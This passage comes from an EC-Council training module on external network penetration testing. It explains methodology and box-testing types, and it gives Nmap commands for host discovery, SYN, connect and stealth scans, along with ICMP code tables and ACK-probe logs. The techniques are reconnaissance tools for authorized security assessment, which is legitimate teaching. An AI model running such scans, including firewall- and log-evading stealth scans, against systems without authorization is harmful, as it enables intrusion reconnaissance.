

ICA

NETWORK

INTERNET

PASS

DATA

INTERNET

Module 05

Network Penetration Testing – External

MODULE OBJECTIVE

Learn how to implement a comprehensive penetration testing methodology for assessing network from outsider's perspectives.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objective

This module will help you learn the process of implementing a comprehensive penetration testing methodology for assessing network from outsider's perspectives. It will provide an insight on the process attackers follow to exploit the assets using vulnerabilities from the outside of the network perimeter.

In this module, you will learn the process of performing external network penetration testing using various tasks and the method of assessing the networks for vulnerabilities in a step-by-step manner.

Network Penetration Testing



1

Network penetration testing involves detecting security weaknesses in the network infrastructure of the target organization

2

Network penetration test can be conducted from inside or outside of the organization

3

It is recommended that organizations should perform both internal and external network penetration testing for better results

Network penetration test commonly includes the following type of tests against target network infrastructure:



Detecting unnecessary open ports, services running, sensitive information exposed through default banners



Firewall bypass testing



IDS evasion testing



Testing switching or routing issues

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Penetration Testing (Cont'd)



Network penetration test helps the administrator to close unnecessary ports, services, hide or customize banners, troubleshoot services and calibrate firewall/IDS rules for robust security



Network penetration test starts with discovering live systems, open ports, troubleshooting live systems, services and grabbing system banners



Pen tester should try to gain access to the target network environment through live systems, open ports, services, etc. and then use those systems as a base to penetrate deeper into the network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Penetration Testing

Network penetration testing is a well-known method for identifying vulnerabilities in networks, systems, hosts, and network devices before attackers recognize and exploit them. It is the process of actively evaluating the security of a network by simulating the attacks an attacker would perform on a network, attached devices, network applications, or a website. This security assessment of Internet/intranet systems determines the vulnerable network services that unidentified threat sources can abuse. Network penetration test starts with discovering

live systems, open ports, troubleshooting live systems, services and grabbing system banners. Pen tester should try to gain access to the target network environment through live systems, open ports, services, etc. and then use those systems as a base to penetrate deeper into the network.

Network penetration test commonly includes the following type of tests against target network infrastructure:

- Detecting unnecessary open ports, services running, sensitive information exposed through default banners
- Firewall bypass testing
- IDS evasion testing
- Testing switching or routing issues

Benefits of network penetration testing:

- Identification of the critical vulnerabilities enables the security experts to develop and implement proper fixes
- Network penetration test helps the administrator to close unnecessary ports, services, hide or customize banners, troubleshoot services and calibrate firewall/IDS rules for robust security.
- It helps organizations avoid huge fines for noncompliance, by helping them comply with the audit regulatory standards like Payment Card Industry Data Security Standard (PCI DSS), Health Insurance Portability and Accountability Act (HIPAA), and Gramm–Leach–Bliley Act (GLBA)
- It helps organizations to identify and address the risks, thus avoids security breach and protects the organization from heavy financial falls

Network penetration test can be conducted from inside or outside of the organization. Based on needs, there are two types of network penetration testing: external penetration testing and internal penetration testing. It is recommended that organizations should perform both internal and external network penetration testing for better results.

External vs. Internal Penetration Testing



- External penetration testing involves security evaluation of:
 - All publicly available network applications such as websites/applications, FTP, etc.
 - Network infrastructure devices such as firewall, IDS, routers, switches, etc.
 - Wireless networks
- Internal penetration testing involves security evaluation of:
 - All internal networks, infrastructure devices and applications including servers, end points, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

External vs. Internal Penetration Testing

■ External network penetration testing

External network penetration testing is the method of assessing the assets and identifying vulnerabilities that could help the attackers to exploit the network from outside. This testing focuses on the servers, technology infrastructure, and the software of the target. This type of testing includes comprehensive analysis of publicly available information about the target, identifies the target hosts through network enumeration, and assesses behavior of security devices. The main objective of this method is to find the vulnerabilities that attackers can exploit outside the network.

External penetration testing involves security evaluation of:

- All publicly available network applications such as websites/applications, FTP, etc.
- Network infrastructure devices such as firewall, IDS, routers, switches, etc.
- Wireless networks

External penetration testing is a process of determining the following:

- Security flaws of client systems
- Strengths of client systems

It is recommendable to perform external penetration testing during a predetermined evaluation period and should include the following tasks:

- Collecting available information regarding externally accessible configurations
- Analyzing and identifying the services and topologies of external client networks


- Scanning the ports and services of client Internet services that are prone to attack

- **Internal penetration testing**

Internal penetration testing refers to the analysis performed inside the organization and provides the complete picture of the security of an organization. It is the method of identifying the internal security flaws to protect the organization's infrastructure from internal threats. This type of testing is similar to external penetration assessment, but with more holistic view of network security. It helps in assessing the network security when attacks happen from inside the organization and the attackers have fair knowledge of the network and its security controls.

Internal penetration testing involves security evaluation of:

- All internal networks, infrastructure devices and applications including servers, end points, etc.



External Network Penetration Testing

The penetration testers perform external penetration testing from outside the target network perimeter. The primary tasks that the penetration testers must perform under this test are as follows:

- Assess from across the Internet
- Must break through firewall and intrusion detection/prevention systems





Figure 5.1: External network penetration testing



Internal Network Penetration Testing

In internal network penetration testing, the testers who perform are present inside the target network perimeter. During this test, the tester has already passed the perimeter firewall and has access to network devices.

The main goals of this type of test are as follows:

- Assess from inside the corporate network
- Already past the perimeter firewall





Figure 5.2: Internal network penetration testing



Network Penetration Testing Process

▪ Step 1: Information gathering (OSINT)

In this step, the penetration tester performs a survey to gather all the possible information about the target network. The penetration testers must gather information such as IP addresses, domain names, device type, applications and their versions, and security tools implemented such as IDS, IPS, and firewalls. This information will help them in developing methods of testing the network.

▪ Step 2: Port scanning

Penetration testers use port scanning technique to find the live IP addresses and open ports on the network devices as well as fingerprint the services. Penetration testers use vulnerability scanners as well as port scanning tools to find the open ports in an organization. Testers can use tools such as MegaPing, Hping3, NetScan Tools Pro, and Advanced port scanner to perform port scanning.

▪ Step 3: OS and service fingerprinting

Penetration testers must find the operating system (OS) running on the target device to identify and exploit the known vulnerabilities. OS service fingerprinting also helps the testers identify the protocols running on the port, the brand, and version of the server.

▪ Step 4: Vulnerability research

After determining the list of live IP addresses, open ports, services, applications, and OSs running on the target host, the penetration testers must scan the host to identify the known vulnerabilities. Testers deploy vulnerability scanning tools, which come with an in-built vulnerability database, to scan the vulnerabilities of the target. They can use

various types of vulnerability scanners, such as Nessus, Qualys, GFI LanGuard, Retina, SAINT, and Nexpose.

- **Step 5: Exploit verification**

In this step, testers analyze the available exploits through manual verification and password cracking, to validate the results before preparing the reports.

- **Step 6: Reporting**

At the end of network penetration testing process, testers must prepare a comprehensive report to provide findings, suggest solutions, and make recommendations.

White, Black or Gray-box Network Penetration Testing?



White-Box Penetration Testing:

- In case of white-box network penetration testing assignment, the organization may provide you with the following information in advance about their network infrastructure:
 - Network diagrams
 - IP addresses
 - Domain names
 - Device type
 - Applications and their versions
 - Security defenses such as IDS, IPS
 - OS details
 - Other infrastructure details
- Generally, organization may provide you with network administrator level knowledge, excluding passwords

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

White, Black or Gray-box Network Penetration Testing? (Cont'd)



Black-Box Penetration Testing:

- In case of black-box network penetration testing assignment, the organization will not provide any information about their network infrastructure
- You need to gather target network information such as domain names, IP range, live hosts, OS details, network map, device types, security defenses, etc., on your own by applying various information gathering and reconnaissance techniques

Gray Box Penetration Testing:

- In case of gray-box network penetration testing assignment, the organization may provide you some of the information about their network infrastructure

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

White, Black or Gray-box Network Penetration Testing?

The penetration tests are of three types based on the information provided to the penetration testers. Following are the different types of network penetration tests.

■ White-box penetration testing

White-box network penetration testing, also known as complete knowledge network penetration testing, requires penetration testers to know complete information about

the target network. The information includes host IP addresses, domains owned by the company, device types, applications and their versions, network diagrams, OSs, security defenses like IPS or IDS in the network, and other infrastructure details. Organizations opting for this type of testing must provide testers with network administrator level knowledge, except passwords.

Advantages

- High level of accuracy
- Deep and thorough comprehensiveness
- Test range includes sections beyond the reach of black box testing, such as application security

Disadvantages

- Does not simulate the real-time attack scenario

▪ Black-box penetration testing

In black-box penetration testing, penetration tester has zero knowledge about the network and its infrastructure; and the organization will not provide any information about their network infrastructure. Here, the tester must collect the information such as domain names, IP range, live hosts, OS details, network map, device types, security defenses, etc., with the help of penetration testing tools or social engineering techniques. He may use publicly available information over the Internet.

Advantages

- Simulates a real-time attack

Disadvantages

- Testers have limited time, unlike the attacker
- Does not cover all the test areas

▪ Gray-box penetration testing

In gray-box network penetration testing, the client provides limited information about the network to the penetration testers.

Advantages

- It is the most cost-effective type of penetration testing
- The results can be similar to that of the white-box network penetration testing

Disadvantages

- Clients need to spend time for collecting the required information



Port Scanning

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scanning

Port scanning is a crucial part of network penetration testing, as ports are the doors of networking devices where the information transfers in and out. An open port allows a malicious user to access the network assets without proper authorization. In this section, we are going to discuss different port scanning techniques required to perform penetration tests on the target network.

Port Scanning



■ The information obtained in reconnaissance phase is used in port scanning phase to:

- 1 Discover live host
- 2 Find open ports on live host
- 3 Fingerprint the services running on the open ports
- 4 Scan the services found for vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scanning

Port scanning is the process of sending a message to all the ports of a system to check whether they are open or closed. Attackers use an open port to breach the networks by probing for vulnerabilities. A system contains 65,536 (0–65,535) ports in which each port offers a different service. There are different types of port scanning techniques such as vanilla scan, SYN scan, XMAS scan, and FIN scan.

You can use port scanning to perform the following tasks:

- Discover live hosts in a network using the Nmap command “nmap -sP 192.168.2.1/255”
- Identify open ports of a live host using the Nmap port scanning technique
- Find the services running on the open ports of a host using the Nmap command nmap -sV <target IP address/domain name>
- Find vulnerabilities in the services running in a host

Scan the Network to Discover Live Hosts





- There are four basic approaches to discover for live host/IPs:
 1. Ping each IP for a response (ICMP)
 2. Send SYN packets to popular ports
 3. Send SYN packets to all 64K ports
 4. Send SYN packets to a few specific ports



- You can use various network scanning tools that use these approaches and automate your live host discovery process
 - For example, Nmap, Hping3, and Netcat

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan the Network to Discover Live Hosts

Testers must identify the live systems on the target network to perform network penetration tests. They can scan the network using network scanning tools such as Nmap, Hping2, and Netcat.

- **ICMP ping scan:** To detect live systems using ICMP ping scan, testers must send an ICMP echo request to each IP addresses in the target network. Use the following nmap command to perform the scan:

Nmap -sP <IP_RANGE>

Here -sP represents the nmap switch for ping scan. Firewalls can detect the ICMP scans on the network.

- **Popular port SYN scan:** This method involves scanning of only the 1024 popular ports. As the SYN packets easily pass through the firewall, this scanning is much reliable compared to the ICMP ping scan. Generally, every host contains at least one popular port for listening the services, thus the scan helps in identifying the live host. To perform the scan, use the following Nmap command:

Nmap -sS -P0 <IP_RANGE>

Here, -sS is the operator required to send SYN packets to the target host and -P0 operator tells the tools to consider the IP address as live even without an ICMP response.

- **All ports SYN scan:** In this method, the testers need to scan all the 64,000 ports using the SYN packers. This method requires more time compared to popular port scan. To

optimize the scan, include the maximum round trip time switch in scanning. The Nmap command to perform all port SYN scan is

```
Nmap -sS -p1-65535 -P0 -max-rtt-timeout <time> <IP_RANGE>
```

- **Specific ports SYN scan:** In this type of scan, testers scan specific ports by sending SYN packets. The web application servers use the 80 and 443 ports to listen the services. Thus, the testers must use the following Nmap command to scan the web application server:

```
Nmap -sS -p80,443 -P0 <IP_RANGE>
```

Check for Live Systems - ICMP Scanning




ICMP scanning involves sending **ICMP ECHO** requests to a host. An ICMP ECHO reply will indicate that the host is live

This scan is useful for **locating** active devices or **determining** if ICMP is passing through a firewall

Perform ICMP scanning using **Nmap** and check the response

You can also use tools such as Angry IP Scanner, Ping Sweep, Colasoft Ping Tool, SolarWinds Engineer Toolset's Ping Sweep, etc. to check live systems



Source: <https://nmap.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Live Systems - ICMP Scanning (Cont'd)



Message Received/Type	Code	Meaning/Description
3 - Destination Unreachable [S]	0	Destination network unreachable
3 - Destination Unreachable [S]	1	Destination host unreachable
3 - Destination Unreachable [S]	2	Destination protocol unreachable
3 - Destination Unreachable [S]	3	Destination port unreachable
3 - Destination Unreachable [S]	4	Fragmentation required, and DF flag set
3 - Destination Unreachable [S]	5	Source route failed
3 - Destination Unreachable [S]	6	Destination network unknown
3 - Destination Unreachable [S]	7	Destination host unknown
3 - Destination Unreachable [S]	8	Source host isolated
3 - Destination Unreachable [S]	9	Network administratively prohibited
3 - Destination Unreachable [S]	10	Host administratively prohibited
3 - Destination Unreachable [S]	11	Network unreachable for TOS
3 - Destination Unreachable [S]	12	Host unreachable for TOS
3 - Destination Unreachable [S]	13	Communication administratively prohibited
8 - Echo Request	0	Echo request (used to ping)
13 - Timestamp	0	Timestamp
15 - Information Request	0	Information Request
17 - Address Mask Request	0	Address Mask Request

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Live Systems - ICMP Scanning

ICMP scanning is an effective information-gathering technique used to identify a range of IP addresses that map to live hosts. In this process, penetration testers send ICMP packets to the system to gather all necessary information about it. Because ICMP does not have a port abstraction, this is not the same as port scanning. However, it is useful to determine what hosts in a network are running by pinging them all (NMAP uses the **-P** option to ICMP scan in parallel,

which can happen quickly). You can also increase the number of pings in parallel using the `-L` option. It can also be helpful to tweak the ping timeout value using the `-T` option.

ICMPQuery

The UNIX tool `ICMPQuery` (or `ICMPush`) requests the system time (to learn the system time zone) by sending an ICMP type 13 message (TIMESTAMP). The netmask on a system can also be determined using ICMP type 17 messages (ADDRESS MASK REQUEST). After finding the netmask of a network card, a user can determine all the subnets in use. Then, the user can target only one subnet and avoid hitting the broadcast addresses.

`ICMPQuery` has both a timestamp and address mask request option:

```
icmp query <-query-> [-B] [-f from host] [-d delay] [-T time] target
```

where

<query> is one of:

- `-t`: icmp timestamp request (default)
- `-m`: icmp address mask request
- `-d`: delay to sleep between packets is in microseconds

`-T` specifies the number of seconds to wait for a host to respond. The default is 5. A **target** is a list of hostnames or addresses.

Perform ICMP scanning using `Nmap` and check the response. You can also use tools such as Angry IP Scanner, Ping Sweep, Colasoft Ping Tool, SolarWinds Engineer Toolset's Ping Sweep, etc. to check live systems.

Ping Scan Output Using Nmap

`Nmap` helps to perform a ping scan, also known as host discovery. A ping scan works by sending ICMP ECHO requests to a network host. If the host is live, it will return an ICMP ECHO reply. Using this tool, one can locate live hosts on a network as well as determine whether ICMP packet can pass through a firewall.



Figure 5.3: PING scan attempt on the target host

▪ **Nmap**

Source: <https://nmap.org>

`Nmap` is an open-source utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Also, to the command-line `Nmap` executable, the `Nmap` suite includes an advanced graphical user interface (GUI) and results viewer (`Zenmap`).

You must perform a ping scan using Zenmap, the official cross-platform GUI for the Nmap Security Scanner, to find the live systems on the target network.




Figure 5.4: Scanning the target using Zenmap in Windows




Figure 5.5: Scanning target using Nmap in Parrot

The following table shows a list of messages and their codes obtained from a PING scan.

Message Received/Type	Code	Meaning/Description
3—Destination Unreachable [S]	0	Destination network unreachable
3—Destination Unreachable [S]	1	Destination host unreachable
3—Destination Unreachable [S]	2	Destination protocol unreachable
3—Destination Unreachable [S]	3	Destination port unreachable

3—Destination Unreachable [5]	4	Fragmentation required, and DF flag set
3—Destination Unreachable [5]	5	Source route failed
3—Destination Unreachable [5]	6	Destination network unknown
3—Destination Unreachable [5]	7	Destination host unknown
3—Destination Unreachable [5]	8	Source host isolated
3—Destination Unreachable [5]	9	Network administratively prohibited
3—Destination Unreachable [5]	10	Host administratively prohibited
3—Destination Unreachable [5]	11	Network unreachable for TOS
3—Destination Unreachable [5]	12	Host unreachable for TOS
3—Destination Unreachable [5]	13	Communication administratively prohibited
8—Echo Request	0	Echo request (used to ping)
13—Timestamp	0	Timestamp
15—Information Request	0	Information request
17—Address Mask Request	0	Address mask request

Table 5.1: PING Scan Messages and Codes

Identify Default Open Ports




Most firewall **implementations** have default ports in use for **remote** management purposes, for example, user authentication, management, VPN connections, etc.

Port scanners extract the information about **open ports** and **relevant services** of those ports

Port scanning helps the pen tester in creating a **profile of the target organization**

Use port scanning tools, such as **Nmap**, **Hping**, etc., to perform port scanning



Source: <https://nmap.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Default Open Ports

Various devices on the network have different ports open by default to offer certain services, such as remote access, software update, feedback, and trouble shoot. Most firewall implementations have default ports in use for remote management purposes, for example, user authentication, management, VPN connections, etc. You must identify these default ports to find vulnerabilities and gain access to the target network through them. Port scanners extract the information about open ports and relevant services of those ports. Port scanning helps the pen tester in creating a profile of the target organization.

Use Hping, Zenmap and Nmap, etc. scan results for identifying default open ports:

Source: <https://nmap.org>




Figure 5.6: Identifying default open ports using Zenmap





Figure 5.7: Identifying default open ports using Nmap in Parrot

Use Connect Scan (Full Open Scan) on the Target and See the Response



- Use Nmap with **-sT** switch to perform a TCP connect scan and examine the response from the target
- Nmap uses the operating system's **connect()** system call and tries to establish a connection with the target at all specified ports
- By default, **nmap -sT** command scans for first 1000 most common ports



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Use Connect Scan (Full Open Scan) on the Target and See the Response

Source: <https://nmap.org>

Connect scan is a default scan option in Nmap for users with no root privileges. When the OS issues the connect () command, the request tries to open a connection to every interesting port on the target machine. If the port is listening, the connect () call will result in successful connection with the host on that particular port; otherwise, it will return an error stating that the port is not reachable.

The connect () command is a high-level system call used to establish a connection. It is available with the Berkeley API. The connect () scan allows a complete connection with the target using three-way handshake. An IDS mechanism can detect this scan from the logs created when a system scans the target for connection. Testers can scan various ports simultaneously, increasing the scan speed.

A connect () scan has the following disadvantages:

- The connect () scan is not as effective as the SYN, as it does not send raw packets.
- Every connect () request creates a log entry in the machine that leads to detection.

Use Nmap with **-sT** switch to perform a TCP connect scan and examine the response from the target. By default, nmap **-sT** command scans for first 1000 most common ports.

The Nmap command for connect () scan is **nmap -sT -v <Target URL>**





Figure 5.8: Full open scan using Zenmap



```
ParrotTerminal
File Edit View Search Terminal Help
[~]
[~] #nmap -sT -v certifiedhacker.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 03:12 EDT
Initiating Ping Scan at 03:12
Scanning certifiedhacker.com (162.241.216.11) [4 ports]
Completed Ping Scan at 03:12, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:12
Completed Parallel DNS resolution of 1 host. at 03:12, 0.08s elapsed
Initiating Connect Scan at 03:12
Scanning certifiedhacker.com (162.241.216.11) [1000 ports]
Discovered open port 995/tcp on 162.241.216.11
Discovered open port 53/tcp on 162.241.216.11
Discovered open port 993/tcp on 162.241.216.11
Discovered open port 3306/tcp on 162.241.216.11
Discovered open port 587/tcp on 162.241.216.11
Discovered open port 21/tcp on 162.241.216.11
Discovered open port 443/tcp on 162.241.216.11
Discovered open port 80/tcp on 162.241.216.11
Discovered open port 110/tcp on 162.241.216.11
Discovered open port 143/tcp on 162.241.216.11
Discovered open port 22/tcp on 162.241.216.11
Discovered open port 2222/tcp on 162.241.216.11
Discovered open port 26/tcp on 162.241.216.11
Discovered open port 8008/tcp on 162.241.216.11
Discovered open port 5060/tcp on 162.241.216.11
Discovered open port 2000/tcp on 162.241.216.11
Discovered open port 5432/tcp on 162.241.216.11
Completed Connect Scan at 03:12, 1.94s elapsed (1000 total ports)
Nmap scan report for certifiedhacker.com (162.241.216.11)
```

Figure 5.9: Full open scan using Nmap in Parrot

Use SYN Scan (Half-open Scan) on the Target and See the Response

Stealth scanning techniques are used to **bypass firewall rules** and **logging mechanisms**, and hide themselves as usual network traffic

Client sends SYN packet to target and waits for the response. If the target responds with **SYN/ACK**, it infers that port is open on the target

However, if the target responds with **RST**. This infers that port is closed on the target

Source: <https://nmap.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Use SYN Scan (Half-open Scan) on the Target and See the Response

Source: <https://nmap.org>

A SYN scan, also called a stealth scan, involves an incomplete TCP three-way handshake. In this scan, the host sends a SYN packet to the target and waits for the response. If the target sends a SYN/ACK acknowledgment as response, it means that there is an open port listening on the target host. After receiving the acknowledgment, the scanner terminates the connections by sending an RST. This practice is often referred to as half-open scanning, as a full TCP connection is not established. Many systems do not log the attempt and discard it as a communications error. If the port is closed, then the scanner will send an RST to terminate the connection. If the target has enabled filters, the scanner will drop the SYN packet and not respond. Stealth scanning techniques are used to bypass firewall rules and logging mechanisms and hide themselves as usual network traffic.

Thus, the TCP SYN scan aids in identifying all the state of ports: open, closed, or filtered. An ICMP unreachable error of type 3, code 1, 2, 3, 9, 10, or 13 defines the filtering state of a target.

You must perform the SYN scan on the target using the following command:

nmap -T4 -A -v <Target URL>




Figure 5.10: Half-open SYN scan using Zenmap in Windows




Figure 5.11: Half-open SYN scan using Nmap in Parrot

Use Illegal Flag Combinations to Scan the Target



- Refers to the use of FIN, URG, PUSH, a combination of these or no flags to scan a target for open ports
- These scans work only on OSes with **RFC 793-compliant** TCP/IP implementations
- These scans do not work against any **current version** of Microsoft Windows



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Use Illegal Flag Combinations to Scan the Target

Refers to the use of FIN, URG, PUSH, a combination of these or no flags to scan a target for open ports. These scans work only on OSes with RFC 793-compliant TCP/IP implementations. These scans do not work against any current version of Microsoft Windows.




Figure 5.12: Port scanning illustrating usage of illegal flag combinations

Use ACK Flag Probe Scan on the Target and See the Response



- Send TCP probe packets with ACK flag set to a remote device and then analyze the header information (WINDOW field) of received RST packets to find whether the port is open or closed

- On some systems, the WINDOW value of RST packets from closed ports is always zero; this implies that if the WINDOW value on a particular port has a non-zero value, then that port is open
- However, you can not rely on this technique alone to determine the state of ports as it works based on the TCP/IP implementation details used by only a minority of the systems on the Internet

```
1: host 10.2.2.12 port 20: F:RST -> ttl: 64 win: 0
2: host 10.2.2.12 port 21: F:RST -> ttl: 64 win: 0
3: host 10.2.2.12 port 22: F:RST -> ttl: 64 win: 512
4: host 10.2.2.12 port 23: F:RST -> ttl: 64 win: 0
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Use ACK Flag Probe Scan on the Target and See the Response

In ACK flag probe scan, penetration testers send TCP probe packets with the ACK flag set to a remote device and then analyze the header information (TTL and WINDOW field) of received RST packets to find whether the port is open or closed. The ACK flag probe scanning exploits the vulnerabilities within the BSD-derived TCP/IP stack. Thus, this scanning is effective only on those OSs and platforms on which the BSD derives TCP/IP stacks.

Categories of ACK flag probe scanning include:

- TTL-based ACK flag probe scanning
- WINDOW-based ACK flag probe scanning

TTL-based ACK flag probe scanning

In this scanning technique, penetration tester sends ACK probe packets (thousands in number) to different TCP ports, and then analyze the TTL field value of the received RST packets.

If the TTL value of RST packet on a port is less than the boundary value of 64, then that port is open. Here is an example displaying a log of the first four RST packets received:

```
1: host 10.2.2.11 port 20: F:RST -> ttl: 80 win: 0
2: host 10.2.2.11 port 21: F:RST -> ttl: 80 win: 0
3: host 10.2.2.11 port 22: F:RST -> ttl: 50 win: 0
4: host 10.2.2.11 port 23: F:RST -> ttl: 80 win: 0
```


Figure 5.13: Open port based on the TTL value of RST packet

In the above example, port 22 has returned a TTL value of 50, which is less than 64; all other ports returned a TTL value of 80, which is greater than 64. Therefore, port 22 is open.

WINDOW-based ACK flag probe scanning

